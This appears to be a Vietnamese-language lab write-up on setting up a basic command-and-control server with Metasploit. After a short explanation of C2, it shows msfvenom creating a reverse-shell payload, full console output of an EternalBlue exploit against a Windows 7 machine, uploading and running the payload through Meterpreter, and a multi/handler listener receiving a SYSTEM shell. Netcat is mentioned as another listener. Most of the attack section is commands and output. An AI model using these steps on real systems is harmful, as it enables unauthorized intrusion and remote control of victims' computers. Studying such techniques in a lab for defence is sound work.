

1. Command and Control Server (C2) được sử dụng để gửi lệnh cho phần mềm độc hại, nhận dữ liệu từ nó và thu thập thông tin từ các máy bị nhiễm mã độc.
2. Cách thức hoạt động của C2
    1. Đầu tiên sẽ phải lây nhiễm mã độc hại vào các thiết bị nạn nhân thông qua các kỹ thuật khác nhau.
    2. Kết nối đến C&C Server qua giao thức mạng an toàn.
    3. Kết nối này để gửi lệnh và điều khiển các thiết bị nạn nhân, thực hiện các hoạt động tấn công, thu thập thông tin,....
3. Dựng 1 C2 cơ bản bằng metasploit
    1. Dùng msfvenom tạo 1 file `payload.exe` mục đích để chạy reverse shell ép cho máy mục tiêu phải connect với host của máy hacker `192.168.136.143` và port đã tạo `9999`.



    2. Dùng metaploit setup Server C2 để lắng nghe trên port `9999`



3. Đây là bước sau khi exploit, hacker sẽ upload file độc hại vào máy mục tiêu và chạy nó lên.

```
[*] 192.168.136.153:445 - 0x00000020  50 61 63 6b 20 31
     Pack 1
[+] 192.168.136.153:445 - Target arch selected valid for arch indicated by DCE/RP
C reply
[*] 192.168.136.153:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.136.153:445 - Sending all but last fragment of exploit packet
[*] 192.168.136.153:445 - Starting non-paged pool grooming
[+] 192.168.136.153:445 - Sending SMBv2 buffers
[+] 192.168.136.153:445 - Closing SMBv1 connection creating free hole adjacent to
 SMBv2 buffer.
[*] 192.168.136.153:445 - Sending final SMBv2 buffers.
[*] 192.168.136.153:445 - Sending last fragment of exploit packet!
[*] 192.168.136.153:445 - Receiving response from exploit packet
[+] 192.168.136.153:445 - ETERNALBLUE overwrite completed successfully (0xC000000
D)!
[*] 192.168.136.153:445 - Sending egg to corrupted connection.
[*] 192.168.136.153:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.136.153
[*] Meterpreter session 3 opened (192.168.136.143:4444 -> 192.168.136.153:49194)
at 2024-08-13 11:06:16 -0400
[+] 192.168.136.153:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=
[+] 192.168.136.153:445 - =-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=
[+] 192.168.136.153:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=

meterpreter > cd c://
meterpreter > mkdir hacker
Creating directory: hacker
meterpreter > cd hacker
meterpreter > upload payload.exe
[*] Uploading  : /home/kali/Desktop/payload.exe -> payload.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/kali/Desktop/payload.exe -> pay
load.exe
[*] Completed  : /home/kali/Desktop/payload.exe -> payload.exe
meterpreter > execute -f payload.exe
```

```
Process 2212 created.
meterpreter >
```

4. Khi hoàn thành việc connect C2 server với máy mục tiêu.

```
msf6 exploit(multi/handler) > set lhost 192.168.136.143
lhost => 192.168.136.143
msf6 exploit(multi/handler) > set lport 9999
lport => 9999
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.136.143:9999
[*] Command shell session 6 opened (192.168.136.143:9999 -> 192.168.136.153:49201
) at 2024-08-13 11:07:14 -0400


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


c:\hacker>pwd
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

c:\hacker>whoami
whoami
nt authority\system

c:\hacker>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1878-7563

 Directory of c:\hacker

08/13/2024  10:06 PM    <DIR>          .
08/13/2024  10:06 PM    <DIR>          ..
08/13/2024  10:06 PM             7,168 payload.exe
               1 File(s)          7,168 bytes
               2 Dir(s)  20,055,900,160 bytes free
```

```
c:\hacker>
```

5. Cũng có thể dùng netcat để có thể tạo Server trên port `9999` để lắng nghe.